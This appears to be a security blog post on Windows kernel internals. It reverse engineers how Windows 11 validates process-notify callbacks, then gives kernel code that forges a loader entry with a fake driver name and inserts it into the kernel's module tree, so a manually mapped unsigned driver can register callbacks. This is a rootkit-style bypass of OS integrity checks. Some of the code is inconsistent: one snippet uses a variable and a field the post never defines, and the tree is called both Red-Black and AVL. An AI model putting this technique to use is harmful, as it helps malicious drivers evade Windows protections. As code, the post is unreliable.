Kernel Callback Integrity Bypass
When attempting to register a callback via PsSetCreateProcessNotifyRoutine from a manually mapped driver, the kernel will typically block the request and return STATUS_ACCESS_DENIED. This happens because the API internally calls MmVerifyCallbackFunctionCheckFlags to validate the caller. In this blog, we will explore how to bypass these checks and successfully register our unbacked driver.
Setup
Everything which we are going to talk about is done on latest Windows and defender versions, which at the time of writing this blog are -
Windows OS
- Edition: Windows 11 Pro
- Version:
25H2 - OS Build:
26200.7840
Defender Engine
- Client:
4.18.26010.5 - Engine:
1.1.26010.1 - AV / AS:
1.445.222.0
Environment
Everything is created and built to test modern security with security features:
✓ Real-time protection
✓ Tamper Protection
✓ Memory integrity
✓ Memory access protection
✗ Microsoft Vulnerable Driver Blocklist
This is some serious work, hence should be used with care and made just for education and research purposes.
Registering in PsSetCreateProcessNotifyRoutine
In modern versions of Windows, Microsoft restricts sensitive kernel APIs like PsSetCreateProcessNotifyRoutine, PsSetCreateThreadNotifyRoutine, ObRegisterCallbacks, etc. To use these APIs, the driver must not only be digitally signed, but it must also pass some more checks. There can be many reasons someone would need to register to these routines. In my case, it's needed to intercept the host process when it exits and re-attach the VAD entries which were removed in VAD Unlinking blog, because if we dont the memory manager crashes due to a VAD-PTE mismatch.
Trying to register our manually mapped driver as is in PsSetCreateProcessNotifyRoutine results in:

Kernel Rejecting the Manually Mapped Driver
As you can see we got a error code 0xC0000022 which is STATUS_ACCESS_DENIED; you can find these codes hereEXTERNAL LINK TOhttps://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-erref/596a1078-e883-4972-9bbc-49e60bebca55. We can trace this
0xC0000022 inside ida and we see the function the OS calls to perform additional checks:
  if ( (a2 & 2) != 0 )
    v10 = 0x20LL;
  else
    v10 = 0LL;
  if ( !(unsigned int)MmVerifyCallbackFunctionCheckFlags(a1, v10) )
    return 0xC0000022LL;
We can see here, the OS calls MmVerifyCallbackFunctionCheckFlags and passes it our NotifyRoutine as a1 and v10 being just a way to check if the caller is registering an Extended callback.
>_v10 Verification
We can verify this by looking at how PspSetCreateProcessNotifyRoutineEx works:
NTSTATUS __stdcall PsSetCreateProcessNotifyRoutineEx(PCREATE_PROCESS_NOTIFY_ROUTINE_EX NotifyRoutine, BOOLEAN Remove)
{
  // By adding 2, the function forces the bit to be turned on
  return PspSetCreateProcessNotifyRoutine(NotifyRoutine, (unsigned int)(Remove != 0) + 2);
}
Scenario A: ADD Callback
If a developer wants to ADD an Extended callback, they pass Remove = 0.
- "Remove" bit (1st): OFF
- "Extended" bit (2nd): ON
Scenario B: REMOVE Callback
If a developer wants to REMOVE an Extended callback, they pass Remove = TRUE (1).
- "Remove" bit (1st): ON
- "Extended" bit (2nd): ON
We now know which function is responsible for the EXCEPTION_ACCESS_VIOLATION, Let's find out why.
Reversing MmVerifyCallbackFunctionCheckFlags
__int64 __fastcall MmVerifyCallbackFunctionCheckFlags(__int64 a1, int a2)
{
  unsigned int v3; // ebx
  __int64 v4; // rax

  v3 = 0;
  v4 = MiLockLoadedDataTableEntry(a1, 1);
  if ( v4 )
  {
    if ( !a2 || (a2 & *(_DWORD *)(v4 + 0x68)) != 0 )
      v3 = 1;
    MiUnlockLoadedDataTableEntry(v4, 1LL);
  }
  return v3;
}
The entire validation logic revolves around this single if statement. Let's deconstruct exactly how the Windows Kernel evaluates this line:
if ( !a2 || (a2 & *(_DWORD *)(v4 + 0x68)) != 0 )
Ex call unused, so a2 is 0. The ! flips it to true. Because this is an OR (||), the CPU short-circuits and passes the check immediately!
v4 + 0x68
If using the Ex variant: The CPU evaluates the right side, jumping exactly 0x68 bytes forward from the returned structure's base memory address (v4).
*(_DWORD *)
Tells the compiler to treat the memory at that 0x68 offset as a 32-bit integer (DWORD), which reads the target module's flags.
a2 & ... != 0
The Final Check: A bitwise AND compares requested flags against the driver's flags. Non-zero means at least one requested flag is actively ON.
Since we are adding a callback routien and not doing it via the Ex varient, MmVerifyCallbackFunctionCheckFlags recieves our NotifyRoutine in a1 and 0 for a2. This makes the check a lil easier for us as !a2 evaluates to true, passing this check. But this is only possible if MiLockLoadedDataTableEntry returns a valid pointer. Let's dive deeper.
Reversing MiLockLoadedDataTableEntry
Just like the previous function it's not complex, we can see tt's entire job is to take a raw memory address (our NotifyRoutine), figure out which driver it belongs to, and lock that driver's data structure so it can't be unloaded while the OS is looking at it.
__int64 __fastcall MiLockLoadedDataTableEntry(__int64 a1, int a2)
{
  __int64 DataTableEntryByAddress; // rax
  __int64 v5; // r11
  __int64 v6; // rbx

  MiAcquireLoadLock(0LL);
  DataTableEntryByAddress = MmFindDataTableEntryByAddress(a1);
  v6 = DataTableEntryByAddress;
  if ( DataTableEntryByAddress )
  {
    MiLockLoaderEntry(DataTableEntryByAddress, a2 == 0 ? 2 : 0);
    return v6;
  }
  else
  {
    MmReleaseLoadLockShared(v5);
    return 0LL;
  }
}
Let's analyze the MiLockLoadedDataTableEntry function. Based on the previous call, we know it receives our NotifyRoutine in a1, and passes 1 as a2. Let's follow the "Success Path".
Target if Block Reached
MiLockLoaderEntry(DataTableEntryByAddress, a2 == 0 ? 2 : 0);
return v6;
The Ternary Math: Because a2 = 1, the condition (1 == 0) is False. Therefore, the ternary operator selects the second option, passing 0 into the lock function. It finally returns v6.
This function exposes another function MmFindDataTableEntryByAddress which is responsible for finding the driver given the NotifyRoutine, and if it fails everything crumbles and leads to the STATUS_ACCESS_DENIED. So, crafting a payload which will not make this function fail is very important. Opening up MmFindDataTableEntryByAddress will reveal where the OS keeps track of the drivers, which trees does it use, etc.
Reversing MmFindDataTableEntryByAddress
_QWORD *__fastcall MmFindDataTableEntryByAddress(unsigned __int64 a1)
{
  v2 = (_QWORD *)MmLoadedModuleTree;
  while ( v2 )
  {
    v3 = *(v2 - 20);
    if ( a1 > v3 + (unsigned int)(*((_DWORD *)v2 - 36) - 1) )
    {
      v2 = (_QWORD *)v2[1];
    }
    else
    {
      if ( a1 >= v3 )
        break;
      v2 = (_QWORD *)*v2;
    }
  }
  if ( !v2 )
    return 0LL;
  return v2 - 26;
}
This code looks like it traverses MmLoadedModuleTree tree, and it's exactly that. If the Windows kernel used a standard list to look up memory addresses every time a callback fired or a process started, the operating system would become very laggy. Linear searches O(n) are too slow. To fix this, the Memory Manager organizes all loaded drivers into a binary search tree specifically, a Red-BlackEXTERNAL LINK TOhttps://www.geeksforgeeks.org/dsa/introduction-to-red-black-tree/ tree. This allows the kernel to perform quick
O(log n) lookups to instantly see if a memory address belongs to a loaded driver.
The Node
We know that the OS uses MmLoadedModuleTree to keep track of drivers, and it will be the tree in we will have to insert our drive. But, we will need to figure out what structure is the OS using, what does the actual nodes look like. For that lets look at the disassebly of the function.
Expand to view the complete MmFindDataTableEntryByAddress function
MmFindDataTableEntryByAddress function.text:000000014036E0D0
.text:000000014036E0D0 ; _QWORD *__fastcall MmFindDataTableEntryByAddress(unsigned __int64)
.text:000000014036E0D0 MmFindDataTableEntryByAddress proc near ; CODE XREF: RtlPcToFileName+20↑p
.text:000000014036E0D0 ; MiIsDriverPage+38↑p ...
.text:000000014036E0D0
.text:000000014036E0D0 ; FUNCTION CHUNK AT .text:00000001406D0E6C SIZE 00000008 BYTES
.text:000000014036E0D0
.text:000000014036E0D0 sub rsp, 28h
.text:000000014036E0D4 cmp qword ptr cs:PsLoadedModuleList, 0
.text:000000014036E0DC mov r9, rcx
.text:000000014036E0DF jz short loc_14036E12A
.text:000000014036E0E1 mov rdx, cs:MmLoadedModuleTree
.text:000000014036E0E8 jmp short loc_14036E109
.text:000000014036E0EA ; ---------------------------------------------------------------------------
.text:000000014036E0EA
.text:000000014036E0EA loc_14036E0EA: ; CODE XREF: MmFindDataTableEntryByAddress+3C↓j
.text:000000014036E0EA                 mov     ecx, [rdx-90h]
.text:000000014036E0F0                 mov     r8, [rdx-0A0h]
.text:000000014036E0F7 dec ecx
.text:000000014036E0F9 add rcx, r8
.text:000000014036E0FC cmp r9, rcx
.text:000000014036E0FF ja short loc_14036E11B
.text:000000014036E101 cmp r9, r8
.text:000000014036E104 jnb short loc_14036E10E
.text:000000014036E106 mov rdx, [rdx]
.text:000000014036E109
.text:000000014036E109 loc_14036E109: ; CODE XREF: MmFindDataTableEntryByAddress+18↑j
.text:000000014036E109 ; MmFindDataTableEntryByAddress+4F↓j
.text:000000014036E109 test rdx, rdx
.text:000000014036E10C jnz short loc_14036E0EA
.text:000000014036E10E
.text:000000014036E10E loc_14036E10E: ; CODE XREF: MmFindDataTableEntryByAddress+34↑j
.text:000000014036E10E test rdx, rdx
.text:000000014036E111 jnz short loc_14036E121
.text:000000014036E113
.text:000000014036E113 loc_14036E113: ; CODE XREF: MmFindDataTableEntryByAddress+6B↓j
.text:000000014036E113 xor eax, eax
.text:000000014036E115
.text:000000014036E115 loc_14036E115: ; CODE XREF: MmFindDataTableEntryByAddress+58↓j
.text:000000014036E115 ; MmFindDataTableEntryByAddress+362D9F↓j
.text:000000014036E115 add rsp, 28h
.text:000000014036E119 retn
.text:000000014036E119 ; ---------------------------------------------------------------------------
.text:000000014036E11A db 0CCh
.text:000000014036E11B ; ---------------------------------------------------------------------------
.text:000000014036E11B
.text:000000014036E11B loc_14036E11B: ; CODE XREF: MmFindDataTableEntryByAddress+2F↑j
.text:000000014036E11B mov rdx, [rdx+8]
.text:000000014036E11F jmp short loc_14036E109
.text:000000014036E121 ; ---------------------------------------------------------------------------
.text:000000014036E121
.text:000000014036E121 loc_14036E121: ; CODE XREF: MmFindDataTableEntryByAddress+41↑j
.text:000000014036E121 lea rax, [rdx-0D0h]
.text:000000014036E128 jmp short loc_14036E115
.text:000000014036E12A ; ---------------------------------------------------------------------------
.text:000000014036E12A
.text:000000014036E12A loc_14036E12A: ; CODE XREF: MmFindDataTableEntryByAddress+F↑j
.text:000000014036E12A mov r10, qword ptr cs:KeNumberProcessorsGroup0+1
.text:000000014036E131 add r10, 10h
.text:000000014036E135 mov r8, [r10]
.text:000000014036E138
.text:000000014036E138 loc_14036E138: ; CODE XREF: MmFindDataTableEntryByAddress+83↓j
.text:000000014036E138 cmp r8, r10
.text:000000014036E13B jz short loc_14036E113
.text:000000014036E13D mov rdx, r9
.text:000000014036E140 mov rcx, r8
.text:000000014036E143 call MiImageContainsVa
.text:000000014036E148 test eax, eax
.text:000000014036E14A jnz loc_1406D0E6C
.text:000000014036E150 mov r8, [r8]
.text:000000014036E153 jmp short loc_14036E138
.text:000000014036E153 MmFindDataTableEntryByAddress endp
The -ve Offsets
In the disassembly we can see the compiler using a few -ve offsets:
.text:000000014036E0EA mov ecx, [rdx-90h]
.text:000000014036E0F0 mov r8, [rdx-0A0h]
If rdx was pointing to the top of a standard structure, looking backwards would mean reading random, out-of-bounds memory. Therefore, rdx cannot be at the start of the structure.
This perfectly aligns with how Windows designs its internal tracking systems. Windows heavily relies on intrusive data structures, specifically the _RTL_BALANCED_NODE, to link items in a Red-Black tree. Instead of a tree node pointing to the data, the node is physically embedded right in the middle of the data. rdx is currently pointing at that embedded node.
struct_RTL_BALANCED_NODE
//0x18 bytes (sizeof)
struct _RTL_BALANCED_NODE
{
    union
    {
        struct _RTL_BALANCED_NODE* Children[2];                             //0x0
        struct
        {
            struct _RTL_BALANCED_NODE* Left;                                //0x0
            struct _RTL_BALANCED_NODE* Right;                               //0x8
        };
    };
    union
    {
        struct
        {
            UCHAR Red:1;                                                    //0x10
            UCHAR Balance:2;                                                //0x10
        };
        ULONGLONG ParentValue;                                              //0x10
    };
};
We can further verify that it is a _RTL_BALANCED_NODE. In a binary search tree, we only have two choices: go Left, or go Right. Let's look at the assembly when the code needs to move to the next item:
.text:000000014036E106                 mov     rdx, [rdx]          ; Go Left


.text:000000014036E11B loc_14036E11B:
.text:000000014036E11B                 mov     rdx, [rdx+8]        ; Go Right
In assembly, [rdx] is shorthand for [rdx+0]. It reads a pointer directly from offset 0x0 and to go right it reads form offset 0x8, The match is perfect. Offset 0x0 is the Left child pointer, and offset 0x8 is the Right child pointer. We have definitively proven that our rdx pointer is an embedded _RTL_BALANCED_NODE.
Top of the Structure
If rdx is in the middle of the structure, we need to find the top. The assembly shows us exactly that:
.text:000000014036E121                 lea     rax, [rdx-0D0h]
.text:000000014036E128                 jmp     short loc_14036E115  ; (Returns rax)
When the kernel wants to return the actual driver entry to the calling function, it takes our node pointer rdx and subtracts exactly 0xD0. It proves beyond a shadow of a doubt that the start of our mystery structure is 0xD0 bytes above the _RTL_BALANCED_NODE.
To visualize what we have deduced so far, here is a memory map of our mystery structure. Because Windows heavily relies on Intrusive Data Structures, the _RTL_BALANCED_NODE is not a separate object pointing to data; it is physically embedded exactly 0xD0 bytes deep inside the data itself. So rn, we can make a rough structure of the "structure":
The Unknown Variables
Now that we know we are traversing a binary search tree, we need to figure out what data the tree is actually sorting. Earlier, we saw the code read two variables from negative offsets relative to our node:
r8was read from[rdx - 0A0h]ecxwas read from[rdx - 90h]
To figure out what these are, we just need to look at the math the assembly performs using our target address r9.
.text:000000014036E0F7                 dec     ecx
.text:000000014036E0F9                 add     rcx, r8
.text:000000014036E0FC                 cmp     r9, rcx
.text:000000014036E0FF                 ja      short loc_14036E11B
.text:000000014036E101                 cmp     r9, r8
.text:000000014036E104                 jnb     short loc_14036E10E
.text:000000014036E106                 mov     rdx, [rdx]
Let's break down that logic. The code creates a boundary by adding r8 and ecx - 1. If our target address is higher than that boundary, we search the right side of the tree. If our target address is lower than r8, we search the left side of the tree. In the context of searching memory, there is only one concept that fits this mathematical behavior: Base Address + (Size - 1) = End Boundary.
Now with confidence, we can say that:
We can now start drawing some connections,
r8isBase Addresswhich is at an offset of0x30bytes from the top of the assumed structure.ecxisSizewhich is at an offset of0x40bytes from the top of the assumed structure.
We know a Windows kernel structure which looks like that, its _KLDR_DATA_TABLE_ENTRY.
struct_KLDR_DATA_TABLE_ENTRY
//0xa0 bytes (sizeof)
struct _KLDR_DATA_TABLE_ENTRY
{
    struct _LIST_ENTRY InLoadOrderLinks;                                    //0x0
    VOID* ExceptionTable;                                                   //0x10
    ULONG ExceptionTableSize;                                               //0x18
    VOID* GpValue;                                                          //0x20
    struct _NON_PAGED_DEBUG_INFO* NonPagedDebugInfo;                        //0x28
    VOID* DllBase;                                                          //0x30
    VOID* EntryPoint;                                                       //0x38
    ULONG SizeOfImage;                                                      //0x40
    struct _UNICODE_STRING FullDllName;                                     //0x48
    struct _UNICODE_STRING BaseDllName;                                     //0x58
    ULONG Flags;                                                            //0x68
    USHORT LoadCount;                                                       //0x6c
    union
    {
        USHORT SignatureLevel:4;                                            //0x6e
        USHORT SignatureType:3;                                             //0x6e
        USHORT Frozen:2;                                                    //0x6e
        USHORT HotPatch:1;                                                  //0x6e
        USHORT Unused:6;                                                    //0x6e
        USHORT EntireField;                                                 //0x6e
    } u1;                                                                   //0x6e
    VOID* SectionPointer;                                                   //0x70
    ULONG CheckSum;                                                         //0x78
    ULONG CoverageSectionSize;                                              //0x7c
    VOID* CoverageSection;                                                  //0x80
    VOID* LoadedImports;                                                    //0x88
    union
    {
        VOID* Spare;                                                        //0x90
        struct _KLDR_DATA_TABLE_ENTRY* NtDataTableEntry;                    //0x90
    };
    ULONG SizeOfImageNotRounded;                                            //0x98
    ULONG TimeDateStamp;                                                    //0x9c
};
_ASSUMED_AVL_ENTRY_STRUCTURE
Now we are able to make an educated guess how the structure in the memory looks like, we dont care about the rest of the bottom of the structure as we have covered all the fields the OS uses. So, putting everything together we get:
We now have all the pieces to solve the memory puzzle. We can now map the true structure exactly as the Windows Memory Manager sees it. By bridging the 0x30 byte gap of undocumented kernel data with standard padding, we align our embedded _RTL_BALANCED_NODE perfectly at offset 0xD0. The final, usable structure is defined below:
Allocate buffer
Now, we can start to code. We will need to create the node first, for which we allocate memory:
// Allocate a buffer for our _ASSUMED_AVL_ENTRY_STRUCTURE
g_pASSUMED_AVL_ENTRY_STRUCTURE = (PASSUMED_AVL_ENTRY_STRUCTURE)ExAllocatePool2(POOL_FLAG_NON_PAGED, sizeof(_ASSUMED_AVL_ENTRY_STRUCTURE), 'BESD');
if(!g_pASSUMED_AVL_ENTRY_STRUCTURE)
{
  LOG_W("[DSE_Bypas] [-] Failed to allocate memory for g_pASSUMED_AVL_ENTRY_STRUCTURE\n");
  return STATUS_INSUFFICIENT_RESOURCES;
}

// zero the allocated space
RtlZeroMemory(g_pASSUMED_AVL_ENTRY_STRUCTURE, sizeof(_ASSUMED_AVL_ENTRY_STRUCTURE));
Notice that we allocate this space in the non-paged pool (POOL_FLAG_NON_PAGED). This is crucial because we don't want the OS to page out this critical node while the kernel is operating on it. We're also passing a custom pool tag ('BESD') to ExAllocatePool2. Setting a unique 4 byte tag is standard practice in kernel development; it makes it much easier to track this specific allocation in memory during debugging or when hunting for memory leaks. Finally, zeroing out the allocated memory is always a good practice to prevent any garbage data from causing unpredictable behavior.
And in case if you are wondering, our reverse engineered strucutre _ASSUMED_AVL_ENTRY_STRUCTURE, looks like:
STRUCT_ASSUMED_AVL_ENTRY_STRUCTURE
typedef struct _ASSUMED_AVL_ENTRY_STRUCTURE
{
	_KLDR_DATA_TABLE_ENTRY Kldr_data_table_entry;
	//BYTE padding[0x48];				// Win10
	BYTE padding[0x30];				// Win11
	_RTL_BALANCED_NODE Balanced_node;
} ASSUMED_AVL_ENTRY_STRUCTURE, *PASSUMED_AVL_ENTRY_STRUCTURE;
Populate fields
Now that we have allocated and zeroed out the memory for our structure, all of its internal pointers are currently nullptr (or 0). If the OS attempts to read or traverse these uninitialized fields, it will result in an BSOD To prevent this, we need to start populating the fields with safe, valid values.
Initialize linked list pointers
First, lets handle the linked list entries inside the _KLDR_DATA_TABLE_ENTRY
InitializeListHead(&g_pASSUMED_AVL_ENTRY_STRUCTURE->Kldr_data_table_entry.InLoadOrderLinks);
In the Windows kernel, lists like InLoadOrderLinks are implemented as doubly linked lists using the LIST_ENTRY structure. By calling the InitializeListHead macro, we are setting both the forward link (Flink) and the backward link (Blink) of this entry to point to the entry itself. This effectively creates a valid, empty list. If the kernel's module tracking routines attempt to iterate through this specific list entry, they will immediately see that the list is empty and safely move on
Populate core information
Earlier, we observed that the undocumented kernel routine MmFindDataTableEntryByAddress relies on specific fields to locate a driver within the MmLoadedModuleTree. Because this tree is used by the OS to track all loaded kernel modules, correctly spoofing these fields is critical for our bypass.
g_pASSUMED_AVL_ENTRY_STRUCTURE->Kldr_data_table_entry.DllBase = g_pDriverImageBase;
g_pASSUMED_AVL_ENTRY_STRUCTURE->Kldr_data_table_entry.SizeOfImage = g_OurImageSize;
To successfully fake our module's presence, we must accurately populate its memory bounds. The DllBase represents the starting virtual address of our driver in memory, and SizeOfImage defines its total memory footprint.
Populate strings
Next, we need to populate the FullDllName and BaseDllName fields in our fake _KLDR_DATA_TABLE_ENTRY. These fields tell the OS the path and the name of our driver
const WCHAR driverNameString[] = L"\\SystemRoot\\system32\\drivers\\baaaa_bae.sys";
const WCHAR baseNameString[] = L"baaaa_bae.sys";

SIZE_T fullDriverNameSize = sizeof(driverNameString);
g_pPersistentFullName = (PWCHAR)ExAllocatePool2(POOL_FLAG_NON_PAGED, fullDriverNameSize, 'strF');
if(!g_pPersistentFullName) goto cleanup_ldr_entry;

RtlCopyMemory(g_pPersistentFullName, driverNameString, fullDriverNameSize);

baseDriverNameSize = sizeof(baseNameString);
g_pPersistentBaseName = (PWCHAR)ExAllocatePool2(POOL_FLAG_NON_PAGED, baseDriverNameSize, 'strB');
if(!g_pPersistentBaseName) goto cleanup_fullname;

RtlCopyMemory(g_pPersistentBaseName, baseNameString, baseDriverNameSize);


RtlInitUnicodeString(&g_pASSUMED_AVL_ENTRY_STRUCTURE->Kldr_data_table_entry.FullDllName, g_pPersistentFullName);
RtlInitUnicodeString(&g_pASSUMED_AVL_ENTRY_STRUCTURE->Kldr_data_table_entry.BaseDllName, g_pPersistentBaseName);
You might be wondering: "Why do we need to manually call ExAllocatePool2 and copy the strings over?"
A UNICODE_STRING is not actually a string itself; it is simply a tracking structure. When we call RtlInitUnicodeString, it merely calculates the lengths and points the Buffer to the address we provide. It does not copy the string data.
FATAL STACK CORRUPTION
If we were to pass a string that lives on the stack, that memory would be destroyed and overwritten as soon as our current function returns. Later, when a kernel routine inspects the module list and tries to read our driver's name, it would dereference a dangling pointer into garbage memory, resulting in an immediate PAGE_FAULT_IN_NONPAGED_AREA Blue Screen of Death!
Initializing NodeModuleLink
Next, we need to secure another critical linked list entry inside our fake module structure: the NodeModuleLink.
g_pFake_LDR_DATA_TABLE_ENTRY->NodeModuleLink.Flink = &g_pFake_LDR_DATA_TABLE_ENTRY->NodeModuleLink;
g_pFake_LDR_DATA_TABLE_ENTRY->NodeModuleLink.Blink = &g_pFake_LDR_DATA_TABLE_ENTRY->NodeModuleLink;
If you recall from earlier, we used the InitializeListHead macro to safely initialize our InLoadOrderLinks. What we are doing here is the exact manual equivalent of that macro.
A LIST_ENTRY in the Windows kernel consists of two pointers: a Flink (Forward Link) and a Blink (Backward Link). When a doubly linked list is empty, it doesn't point to nullptr. Instead, it points back to its own memory address, creating a safely closed loop.
Insert node
With our fake _KLDR_DATA_TABLE_ENTRY fully populated and its linked lists safely self referenced, it is finally time to insert our node into the kernel's MmLoadedModuleTree.
PRTL_BALANCED_NODE pNodeToInsert = &g_pASSUMED_AVL_ENTRY_STRUCTURE->Balanced_node;
pNodeToInsert->Left = NULL;
pNodeToInsert->Right = NULL;
pNodeToInsert->ParentValue = 0;

PRTL_BALANCED_NODE* ppRootNode = static_cast<PRTL_BALANCED_NODE*>(g_vpMmLoadedModuleTree);
PRTL_BALANCED_NODE pRootNode = *ppRootNode;

PRTL_BALANCED_NODE pParentNode = NULL;
BOOLEAN bInsertAsRight = FALSE;
First, we set up the node we intend to insert. Since it's a new addition, it starts its life as a leaf node at the bottom of the tree, meaning it has no children (Left and Right are NULL) and no parent yet. Before we even think about touching the global MmLoadedModuleTree, we must acquire its associated lock: PsLoadedModuleResource.
ExAcquireResourceExclusiveLite(g_pPsLoadedModuleResource, TRUE);
The Windows kernel is highly asynchronous. At any given millisecond, another thread or process might be loading a legitimate driver, unloading a module, or querying the tree. If we try to modify the tree's pointers at the exact same time another thread is reading or writing to it, we will create a race condition. This leads to corrupted tree pointers, memory access violations, and an inevitable BSOD.
Inside our critical section, we must figure out exactly where our fake module belongs. The MmLoadedModuleTree sorts loaded drivers by their base memory address (DllBase). We use a custom routine, FindAvlInsertPoint, to traverse the tree from the pRootNode down. It compares our fake DllBase against the existing nodes to find the correct empty slot, returning the pParentNode and a boolean (bInsertAsRight) telling us which side of the parent we belong on.
//--- CRITICAL SECTION (TREE MODIFICATION) ---

  NTSTATUS Insertion_status = FindAvlInsertPoint(pRootNode, g_pASSUMED_AVL_ENTRY_STRUCTURE->Kldr_data_table_entry.DllBase, &pParentNode, &bInsertAsRight);
  if(NT_SUCCESS(Insertion_status))
  {
    pNodeToInsert->ParentValue = (ULONG_PTR)pParentNode;

    if(pParentNode == NULL)
    {
      ppRootNode = static_cast<PRTL_BALANCED_NODE*>(g_vpMmLoadedModuleTree);
      *ppRootNode = pNodeToInsert;
    }
    else
    {
      if(bInsertAsRight) pParentNode->Right = pNodeToInsert;
      else pParentNode->Left = pNodeToInsert;
    }
    Insertion_status = STATUS_SUCCESS;
  }

// --- END OF CRITICAL SECTION ---

ExReleaseResourceLite(g_pPsLoadedModuleResource);
Once we find the spot, linking is a easy. First, we point our new node's ParentValue up to the pParentNode. Second, we point the parent's Left or Right pointer down to our new node. And finally with the tree pointers successfully updated, our fake module is now officially recognized by the kernel's internal tracking. We must immediately release our exclusive lock so the rest of the OS can resume normal operations.
return(success)
After reversing the kernel, creating a custom structure, modifying hidden trees, when everything comes together we get to see this:
